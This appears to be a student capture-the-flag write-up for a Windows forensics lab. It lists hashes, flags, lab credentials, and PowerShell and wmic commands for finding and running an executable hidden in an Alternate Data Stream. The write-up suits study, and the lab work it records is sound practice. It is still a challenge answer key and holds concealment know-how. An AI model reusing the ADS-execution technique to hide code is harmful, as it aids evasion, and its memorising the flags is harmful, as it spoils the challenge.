PSP0201

WEEK 6

WRITE UP

ID	NAME	ROLE
1211102582	AMEER IRFAN BIN NORAZIMAN	LEADER
1211101873	MUHAMMAD NABEEL SHAMIME BIN KHAEROZI	MEMBER
1211102269	MUHAMMAD ANIQ SYAHMI BIN SHAHARIL	MEMBER
1211101915	NURDINA AISHAH BINTI KASUMA SATRIA	MEMBER

Day 21


Tools Used:Kali,Reminna

Solutions:

Question 1

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?


Answer:596690FFC54AB6101932856E6A78E3A1



Question 2:

What is the MD5 file hash of the mysterious executable within the Documents folder?


Answer:5F037501FB542AD2D9B06EB12AED09F0



Question 3:

What is the SHA256 file hash of the mysterious executable within the Documents folder?


Answer:F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED



Question 4:


Using Strings find the hidden flag within the executable?

Answer:THM{f6187e6cbeb1214139ef313e108cb6f9}



Question 5: What is the powershell command used to view ADS?


Answer:Get-Item -Path .\deebee.exe -Stream *



Question 6:

What is the flag that is displayed when you run the database connector file?


Answer:THM{088731ddc7b9fdeccaed982b07c297c}



Question 7:


Which list is Sharika Spooner on?

Answer:Naughty List



Question 8:Which list is Jaime Victoria on?

Answer:Nice List



Thought Process

Firstly, after our target computer has finished booting. To connect remotely to it, we're going to utilise Remmina, an old buddy. The login information is littlehelper and iLove5now, respectively. When our target computer has fully booted. To connect remotely to it, we'll make use of our trusted Remmina. You may accomplish this using the login littlehelper and password iLove5now!. Both a text file and an executable file are visible. We are tasked with reading the text file's contents in the first question. Get-Content '.db file hash.txt' may be used to do this. This will disclose the hash, which is 596690FFC54AB6101932856E6A78E3A1. We now need to locate the executable file's hash. The deebee.exe command Get-FileHash -Algorithm MD5 may be used to do this. This file has a hash of 5F037501FB542AD2D9B06EB12AED09F0. The Strings command will then be used to locate the hidden file on this executable file. Run C::Toolsstrings64.exe -accepteula deebee.exe to do this. Even though there is a tonne of output, if we scroll down, we can ultimately find our THM flag, which is f6187e6cbeb1214139ef313e108cb6f9. The Strings command will then be used to

locate the hidden file on this executable file. Run C::Toolsstrings64.exe -accepteula deebee.exe to do this. Even though there is a tonne of output, if we scroll down, we can ultimately find our THM flag, which is f6187e6cbeb1214139ef313e108cb6f9. After locating this flag, we wish to learn more about the file's Alternate Data Stream (ADS). With the use of the command Get-Item -Path deebee.exe -Stream *, we may obtain some data about ADS. If we examine this data, we see that the ADS is actually in the same file in a stream called hidedb. We can run the executable from this stream with the command wmic process call create $(Resolve-Path ./deebee.exe:hidedb). Once we do this, we should be able to access our database and also see the flag THM{088731ddc7b9fdeccaed982b07c297c}.For question 7 and 8,its related with question 6.We can know which list is Sharika spooner on is by type in naughty list, then find if there is Sharika spooner on that list.For question 7, do the same thing by type in Nice list.Then find if Jaime Victoria is on that list.

